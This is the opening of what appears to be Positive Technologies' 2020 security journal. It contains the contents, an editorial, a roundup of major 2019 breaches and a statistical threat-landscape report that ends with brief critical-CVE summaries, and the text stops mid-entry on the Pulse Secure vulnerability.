



# POSITIVE RESEARCH

JOURNAL OF  
INFORMATION  
SECURITY

# 2020





# Contents

**4**

---

Editorial

**10**

---

## **ON THE FRONT LINES**

---

- 12 Cybersecurity threatscape
- 28 Hack at all costs: putting a price on APT attacks
- 38 Attack scenarios for mobile applications
- 50 Looking for traces of attacks in network traffic
- 68 Two PT ESC investigations
- 70 Access for sale
- 76 A cyberplague for all seasons: tips for stopping phishers

**102**

---

## **FINANCE**

---

- 104 Penetration testing in the financial services industry: results from the field
- 112 Vulnerabilities and threats in mobile banking

**6**

---

Flashback 2019: cybersecurity incidents that made headlines

**84**

---

## **INDUSTRIAL SECTOR**

---

- 86 ICS vulnerabilities: 2019 in review
- 96 More industrial switch vulnerabilities: executing arbitrary code without a password

**122**

---

## **WORKING FROM HOME SECURELY**

---

- 124 Work from home: digital distancing to keep your network safe
- 132 Five dangerous remote work vulnerabilities
- 134 How not to hand your company over to hackers while working remotely. Tips for SOC specialists

## 142

### DON'T TRY THIS AT HOME

- 144 Cybercriminal minds: ransomware edition
- 158 DHCP security in Windows 10: a tale of two zero-days
- 170 CVE-2019-18683: exploiting a Linux kernel vulnerability in the V4L2 subsystem



## 184

### THE SWORD AND THE SHIELD

- 186 Top cybersecurity threats on enterprise networks
- 194 Web application vulnerabilities and threats
- 204 Almost all you need to know about LDAP in Active Directory
- 218 PT\_hash: a recipe for a fuzzy hash function
- 226 A new take on benchmarks: let's make life harder for attackers

## 232

### AHEAD OF THE CURVE

- 234 Machine learning with private data: overview of risks and solutions
- 244 One approach to web bot detection

## 256

### TOMORROW'S EXPERTS

- 258 Future defenders
- 262 The Standoff: recap and highlights of live cyberbattle at HITB+CyberWeek

## 272

About us



## Editorial

# Work-from-home cybersecurity, access for sale, and the economics of APT attacks

Once again, nature has proven the most dangerous hacker of all. The coronavirus has dashed plans, not to mention caused staggering financial hits that even ransomware makers would envy. Yet information security issues are here to stay, and if anything, the pandemic is only adding to their importance. People across the world are plugging in to the matrix like never before, with virtual lives and jobs on devices of sometimes marginal security. Attackers have not held back. To the contrary, they are cashing in on human naivety and carelessness. Are we ready to face them?


In Positive Research 2020, we have gathered the freshest and most insightful information on security trends and technologies. Learn about ways to combat cyberattacks, which skills you should work on, and what the future holds.

## Cybersecurity threatscape

In 2019, the number of unique cyberattacks increased from quarter to quarter, as shown by our data. The total for the year was 19 percent higher than in 2018. The most frequent victims of attacks were government, industrial companies, healthcare, science and education, and finance. Information remains a valuable commodity for cybercriminals. For more on current information security threats, see page 12.

## Hack at all costs

How much does the toolkit used by the Silence group cost? What is the price of zero-day exploits, and how much damage can a successful APT38 attack cause? (Spoiler: \$40 million!) These and other facts and figures are on page 28.



*The coronavirus has dashed plans,  
not to mention caused staggering financial hits that even  
ransomware makers would envy. Yet information security  
issues are here to stay*



## Access for sale

One of the reasons why cyberattacks are growing in number every year is the low barrier to entry. The Internet's shadier side teems with illegal marketplaces for malware and services used to breach corporate networks. Script kiddies have quickly learned how to put these tools to good (or rather, bad) use. For more about "access for sale" and "ransomware affiliate programs," as well as the dangers and potential harm for business, go to page 70.

## Mobile banking at risk

Mobile banking apps are at higher risk of attack than other mobile applications. So one would think that banks and customers would pay close attention to security. But none of the mobile banking applications tested by our experts had an acceptable level of security. For more about threats facing mobile banking today, see page 112.

## Working remotely and securely

COVID-19 has upset the applecart for everyone. Businesses have shifted to work from home. Hackers have gotten in on the act by bombarding companies and individuals with phishing emails. Take a look at what our security pros have to say about doing remote work the right way, from a cybersecurity perspective (page 122).

## Takes one to outwit one

"In the end, one of the strings found at a depth of about 600 steps turned out to be generated from the seed, which at a depth of over 1,000 steps generated the required ID. I took the string generated a step before, and this was the key that allowed me to decrypt all of my friend's files." For more about how Positive Technologies expert Dmitry Sklyarov saved data attacked by ransomware, see page 144.

## Cyberthreats on corporate networks

The IT infrastructure of today's companies constantly generates enormous amounts of traffic. Finding trouble spots in network interactions is only getting harder. Simply noting connection addresses, network ports, and protocols is no longer enough. For timely threat detection and response, deep traffic analysis may fit the ticket. What capabilities does network traffic analysis bring to the table? See page 184.

## Data protection in machine learning

The PT Advanced Technologies group studies hybrid approaches in machine learning involving sensitive data. Go to page 232 for more about these approaches and privacy-preserving algorithms.

## Tomorrow's experts

Data scientists, smart device protectors, and more: which information security careers are going to be "hot"? Peek ahead to page 256.

# Flashback 2019: **cybersecurity** **incidents** that made headlines

*Alexander Antipov*

2019

*The importance of cybersecurity increases year by year. Data breaches are on the rise with no end in sight. Criminals keep inventing more sophisticated hacking methods and money-earning schemes, putting corporate security to the test. Like previous years, 2019 was full of events: massive data breaches, cyberespionage campaigns, financial crimes, and ransomware attacks.*

## 1 **Collection databases #1-5**

In January 2019, an archive was discovered on the MEGA cloud hosting service. The archive contained approximately 773 million unique email addresses and 22 million unique passwords collected from various sources ([bit.ly/31OkMKI](https://bit.ly/31OkMKI)). The Collection #1 archive, as it was named, consisted of 12,000 files and more than 87 GB of data. Some passwords were stored in the database in plain text. In the same month, another archive appeared on hacking forums containing 2.2 billion unique usernames and passwords. Weighing in at 845 GB, this second archive contained 25 billion entries and was called Collections #2-5 ([bit.ly/3lyQdjt](https://bit.ly/3lyQdjt)).

## 2 **Dream Market**

A month later, a database was offered for sale on the Dream Market underground marketplace. The database held 617 million user accounts stolen from 16 hacked websites ([bit.ly/3bcOefN](https://bit.ly/3bcOefN)). The seller with the nickname Gnosticplayers asked for the equivalent of \$20,000 in bitcoins. Millions of accounts were affected, with credentials pilfered from Dubsmash (162 million), MyFitnessPal (151 million), MyHeritage (92 million), ShareThis (41 million), HauteLook (28 million), Animoto (25 million), EyeEm (22 million), 8fit (20 million), Whitepages (18 million), Fotolog (16 million), 500px (15 million), Armor Games (11 million), BookMate (8 million), CoffeeMeetsBagel (6 million), Artsy (1 million), and DataCamp (0.7 million). Later, Gnosticplayers put up another archive with 127 million user accounts stolen from eight websites ([zd.net/32NjkXU](https://zd.net/32NjkXU)). The asking price this time: 4 bitcoins (about \$14,000).

## 3 **Norsk Hydro cyberattack**

2019 saw a significant rise in ransomware attacks targeting major companies. In March, major aluminum manufacturer Norsk Hydro had to halt operations following a LockerGoga ransomware attack ([bit.ly/3jtv6x8](https://bit.ly/3jtv6x8)). The company estimated damages of approximately \$35-41 million. Swiss heavy equipment company Aebi Schmidt and Germany's Rheinmetall AG were also struck by ransomware.

## 4 **Backdoor added to ASUS Live Update**

The beginning of 2019 was marked by a malicious campaign against ASUS users. The ShadowHammer APT group hacked the ASUS Live Update utility used to deliver BIOS, UEFI, and software updates to ASUS computers ([zd.net/2Gfq6hm](https://zd.net/2Gfq6hm)). The hackers inserted a backdoor into the utility and distributed it via official channels. According to experts, the total number of infections may have reached 1 million.

## 5 **Facebook users' credentials exposed**

The credentials of Facebook users were stored in plain text on Amazon S3 cloud servers ([bit.ly/3lBo3UU](https://bit.ly/3lBo3UU)). This time, the source of the data breach was not the tech giant itself, but a third-party developer and its Facebook-integrated app: specifically, Mexico-based media company Cultura Colectiva and its app At the Pool. The Cultura Colectiva dataset contained 146 GB of data with 540 million records of Facebook users' comments, preferences, account names, and IDs. The At the Pool database contained names, passwords in plain text, and email addresses of 22,000 users, as well as data on friends, likes, groups, and more.



## **Vulnerability in WhatsApp used to install Pegasus spyware**

In May, vulnerability CVE-2019-3568 was discovered in messaging app WhatsApp ([bit.ly/3jquPec](https://bit.ly/3jquPec)). The vulnerability was used to install Pegasus spyware developed by the Israeli company NSO Group. In October, WhatsApp filed suit against NSO Group, alleging that the company helped nation-state intelligence services to hack phones of 1,400 users around the world, including diplomats, opposition politicians, and journalists.

## **Around half a million Delhi residents compromised**

An insecure MongoDB server containing a 4.1 GB database called GNCTD was discovered in the wild. The archive contained sensitive information on 458,388 Delhi residents ([bit.ly/31GZtdk](https://bit.ly/31GZtdk)). The dataset had several sections with detailed information on individuals, including Aadhaar numbers, voter card numbers, health, education, residence address, and Internet access.

## **Cryptocurrency exchanges hacked**

Cryptocurrency remains popular, which makes cryptocurrency exchanges a prime target for hackers. Several major exchanges fell victim in 2019. In April, South Korean cryptocurrency exchange Bithumb was hacked for the third time in three years, this time losing about \$20 million worth of cryptocurrency ([zd.net/35EQyMb](https://zd.net/35EQyMb)). In May, criminals compromised a "hot wallet" belonging to Binance ([bit.ly/3lvxPbn](https://bit.ly/3lvxPbn)), one of the world's five largest cryptocurrency exchanges, making off with over 7,000 bitcoins (worth approximately \$41 million). In addition, hackers obtained large amounts of personal data on traders, private keys, passwords for two-factor authentication, and other valuable information.

## **Google secretly collected medical data in U.S.**

Google ended up in hot water because of a secret data collection project ([bit.ly/3gPaYRr](https://bit.ly/3gPaYRr)). Together with Ascension, the tech giant conducted a secret project to collect and analyze medical data of millions of Americans. This information included lab tests, diagnoses, hospitalization records, as well as full medical history with patient names and dates of birth. The data was being used to develop new AI software for suggesting treatments.

## **iPhone users hit in large-scale attack**

Security experts uncovered one of the largest-ever cyberattacks against iPhone users ([bit.ly/3mbTHbQ](https://bit.ly/3mbTHbQ)). After hacking a number of websites with thousands of visitors per week, malefactors used these sites to infect iOS devices with malware by leveraging zero-day vulnerabilities in the operating system. The malware stole confidential information and had access to Keychain passwords, as well as unencrypted messages from chat services such as Google Hangouts.

## **Database of over 1 billion social media profiles found**

A 4 TB unsecured database was found containing 1.2 billion records from the profiles of hundreds of millions of Facebook, Twitter, LinkedIn, and GitHub users—including 50 million phone numbers, 622 million email addresses, and employment history ([bit.ly/2Devdx4](https://bit.ly/2Devdx4)). Stored on Google Cloud, the archive did not contain passwords, payment card information, or social security numbers.

## **Telecommunication companies compromised in spyware attacks**

In late June, a massive spyware campaign made the news. Malefactors penetrated networks of major global telecommunication companies and intercepted data belonging to specific individuals ([bit.ly/3jv3tDN](https://bit.ly/3jv3tDN)). The alleged culprit is China-related group APT10. Attackers stole about 100 GB of data and tracked movements and actions of people of interest using CDRs (Call Detail Records).

## **Capital One data breach**

American financial company Capital One announced a massive breach of data affecting over 100 million U.S. residents and 6 million Canadians. The attack was conducted by a former Amazon employee who had access to the Amazon Web Services (AWS) cloud used to store Capital One's data ([bit.ly/34LoXbD](https://bit.ly/34LoXbD)). In addition to personal data, the hacker also gained access to 140,000 social security numbers and 80,000 bank account numbers. The company estimated damages between \$100 million and \$150 million.

## **Hostinger breach**

In August, web hosting provider Hostinger reported a cyberattack that allowed hackers to gain access to usernames, hashed passwords, email addresses, names, phone numbers, and physical and IP addresses of the company's clients. The criminals hacked Hostinger's internal server and, with an API authorization token, then accessed a database containing data on 14 million users ([bit.ly/34NJKed](https://bit.ly/34NJKed)).

## **The Big Asian Leak**

December 2019 was marked by several massive data breaches. Early in the month, unknown malefactors published a database containing 2.7 billion email addresses and over 1 billion unencrypted passwords ([bit.ly/2Dg8AIL](https://bit.ly/2Dg8AIL)). Most of this data was put on sale by a criminal going by the name DoubleFlag in early 2017. Back then, the data breach was called "The Big Asian Leak" and included information belonging to a number of Chinese Internet companies, such as NetEase, Tencent, Sohu, and Sina.

# ON THE FRONT LINES







12

Cybersecurity threatscape

28

Hack at all costs: putting  
a price on APT attacks

38

Attack scenarios  
for mobile applications

50

Looking for traces of attacks  
in network traffic

68

Two PT ESC investigations

70

Access for sale

76

A cyberplague for all seasons:  
tips for stopping phishers



ON THE FRONT LINES

# Cybersecurity threatscape

*Yana Avezova*

---

*Scan the code to get  
the full version  
of this research*



*In this article, Positive Technologies shares information on the most important and emerging IT security threats of 2019. Information is drawn from our own expertise, outcomes of numerous investigations, and data from authoritative sources.*



## Executive summary

The number of attacks increased every quarter, and at year-end it was 19 percent higher than the total for 2018 .

Top target sectors were government, industry, healthcare, science and education, and finance. These industries received the brunt (54%) of all attacks against organizations.

Industrial companies accounted for 10 percent of attack targets, compared to 4 percent in 2018. Attacks on them tend to involve malware (in 90% of cases).

Targeted attacks prevailed over mass attacks. The percentage of targeted attacks was 60 percent, which is 5 percentage points more than in 2018. One of the reasons is an increase in APT attacks. Throughout the year, we noted high activity by 27 APT groups.

Information is still highly valuable in the cybercriminal community. 60 percent of campaigns against organizations and 57 percent of campaigns against individuals were aimed at obtaining data. Attackers were especially interested in personal data, credentials, and payment card numbers.

The total number of malware infections in 2019 was 38 percent higher than in 2018. Malware campaigns were so successful because both the malware itself and the methods for its delivery have evolved.

Ransomware is one of the biggest threats to companies worldwide. It was responsible for 31 percent of all malware infections among organizations. The average ransom paid in 2019 was hundreds of thousands of dollars. Ransomware operators threaten to make stolen data public unless the victim pays a ransom.

Throughout the year, we saw regular attacks with MageCart JavaScript sniffers. These attacks were so widespread because of supply chain compromises of developers of website software.



## Cyberattacks are rapidly increasing

In 2019, we recorded over 1,500 attacks, 19 percent more than in the previous year. In 81 percent of cases, the victims were organizations. The top five target sectors in 2019 were government, industry, healthcare, science and education, and finance.




Figure 1. Number of incidents per month in 2018 and 2019 (1 = January, 12 = December)





Figure 2. Victim categories among organizations

Per-industry classification of cyberincidents by motive, method, and target		Sector														
		Government	Finance	Industrial companies	Healthcare	Online services	Hospitality and entertainment	IT	Science and education	Retail	Telecom	Transportation	Blockchain	Other	Multiple industries	Individuals
Total		241	92	125	93	47	51	63	93	49	15	17	23	59	248	292
Target	Computers, servers, and network equipment	169	82	118	54	15	18	51	72	17	13	11	14	41	195	92
	Web resources	54	5	4	22	31	14	11	17	27	2	5	6	15	27	25
	Humans	15	2	3	17	1	1	1	4	1		1	3	3	12	91
	Mobile devices	3													5	77
	POS terminals and ATMs		3				18			4						
	IoT														9	7
Method	Malware use	154	78	112	47	5	31	34	62	19	8	11	4	37	202	169
	Social engineering	130	74	105	47	2	9	20	55	15	6	11	4	30	107	184
	Credential compromise	10	2	3	15	7	9	11	9	3	2	1	3	6	19	16
	Hacking	25	5	10	4	5	4	13	9	2	1	1	14	3	73	25
	Web attacks	45	1	5	3	23	8	9	9	27	3	2	2	10	25	5
	Other	24	6	4	2	11		7	2		4		2	5	11	7
Motive	Access to information	143	61	110	57	29	42	37	40	37	11	10	9	26	118	167
	Financial profit	51	28	12	35	3	7	21	45	9		5	13	21	111	109
	Hacktivism	39	3	2	1	15	2	5	8	3	4	2	1	10	19	16
	Cyberwar	8		1										2		

Darker colors indicate a greater proportion of attacks within a particular category of victims



---

***In 2019, the percentage  
of attacks aiming to steal  
information from organizations  
was 60 percent***




Figure 3. Attack targets

## Targeted attacks take the lead

The percentage of targeted attacks increased by 5 percentage points compared to 2018, now standing at 60 percent. Every quarter, we saw more and more targeted attacks. In Q1, 47 percent of attacks were targeted. At year-end, this figure had grown to 67 percent.

The increase in targeted attacks is due to several reasons. First, attackers prefer not to spend their time on mass campaigns which do not guarantee huge earnings. Second, every year we see new groups of attackers specializing in advanced persistent threat (APT) attacks. During the year, the Positive Technologies Expert Security Center (PT ESC) tracked APT attacks by 27 groups, ranging from well-known ones such as Cobalt, Silence, and APT28, to relatively little-known newcomers. In 2019, PT ESC experts had the first opportunity for detailed review and analysis of the Calypso APT group, which attacked government entities in Brazil, India, Kazakhstan, Russia, Thailand, and Turkey ([bit.ly/3aLFjR5](https://bit.ly/3aLFjR5)).





Figure 4. Percentage of targeted attacks

## Information is worth its weight in gold

In 2019, the percentage of attacks aiming to steal information from organizations was 60 percent. There were significant changes in attacker motivations in attacks on individuals: data theft was the goal of 57 percent of attacks. By contrast, in 2018, that number was only 30 percent. In 2019, data theft was the primary driver both in attacks on organizations and in attacks against individuals.






Figure 5. Attackers' motives

In attacks on organizations, hackers were mostly interested in personal data. A large portion of information stolen in cyberattacks was credentials (22% for organizations and 40% for individuals). During the year, we saw a number of attacks in which compromised databases of credentials from one company were used to access systems of another company.




Figure 6. Types of data stolen

## Malware develops by leaps and bounds

In 2019, malware infection increased by 38 percent compared to 2018. In 41 percent of cases, malware infection was combined with social engineering.

Malware campaigns were so successful because both malware itself and the methods for its delivery have evolved. First, in 2019 attackers were clever in hiding their malware. Second, attackers boosted their malware with new exploits, including exploits for vulnerabilities in popular software. And finally, attackers tried to make their malware multifunctional, to improve the chances of profit from infection.






Figure 7. Attack methods




Figure 8. Malware distribution methods

## Ransomware on the move

In attacks on organizations, 31 percent of malware infections were associated with ransomware. Over the year, dozens of cities, schools, universities, medical institutions, industrial facilities, and IT companies fell victim to such attacks. Main infection vectors were phishing emails, exploitation of vulnerabilities in software, and RDP attacks. Infection of government institutions peaked in the first half of 2019. In the second half of the year, we saw a spike in ransomware attacks on IT companies and educational institutions.

Starting in November, ransomware operators started threatening victims with disclosure of the data they had copied before encrypting. As of the end of 2019, such attacks were carried out by hackers operating Maze and the Sodinokibi. The potential connection between Sodinokibi and the infamous

GandCrab, whose previous owners claim (zd.net/2uTbL4W) they had made \$2 billion in ransom, gives reason to expect a new wave of ransomware attacks in 2020, and that the trend of disclosing the data of victims who refuse to pay up will continue.




Figure 9. Types of malware




Figure 10. Ransomware victim categories among organizations

## Dangerous vulnerabilities

We will now discuss some software vulnerabilities discovered in 2019 that caught the attention of the global information security community due to critical risk and the large number of potential victims. A vulnerability is especially dangerous if an exploit for it has been developed and published.

### "Hack the Internet" button

- ID: CVE-2019-19781
- Publication date: December 2019
- Vulnerable software: Citrix Application Delivery Controller (NetScaler ADC) and Citrix Gateway (NetScaler Gateway)
- Severity level: Critical
- Exploit: Available

This vulnerability involves potential remote code execution without authorization. It allows an external attacker to not only access published applications, but also attack other resources of a company's internal network from a Citrix server.

## Next day, NextCry

- ID: CVE-2019-11043
- Publication date: October 2019
- Vulnerable software: PHP-FPM
- Severity level: Critical
- Exploit: Available

A vulnerability in PHP 7 allows an attacker who is not logged in to execute arbitrary code. The threat affects NGINX servers with FPM (a package for handling PHP scripts) enabled. This vulnerability caused infection of NextCloud cloud storage users with NextCry ransomware.

## BlueKeep

- ID: CVE-2019-0708 (BlueKeep)
- Publication date: May 2019
- Vulnerable software: Microsoft Windows Remote Desktop Services
- Severity level: Critical
- Exploits: Multiple, including a Metasploit module

A vulnerability in implementation of the RDP protocol in some versions of Windows allows an unauthorized attacker to execute arbitrary code and spread malware. Windows Server 2008, Windows 7, Windows 2003, and Windows XP are at serious risk.

## Keep your finger on the Pulse

- ID: CVE-2019-11510
- Publication date: April 2019
- Vulnerable software: Pulse Secure Pulse Connect Secure (PCS)
- Severity level: Critical
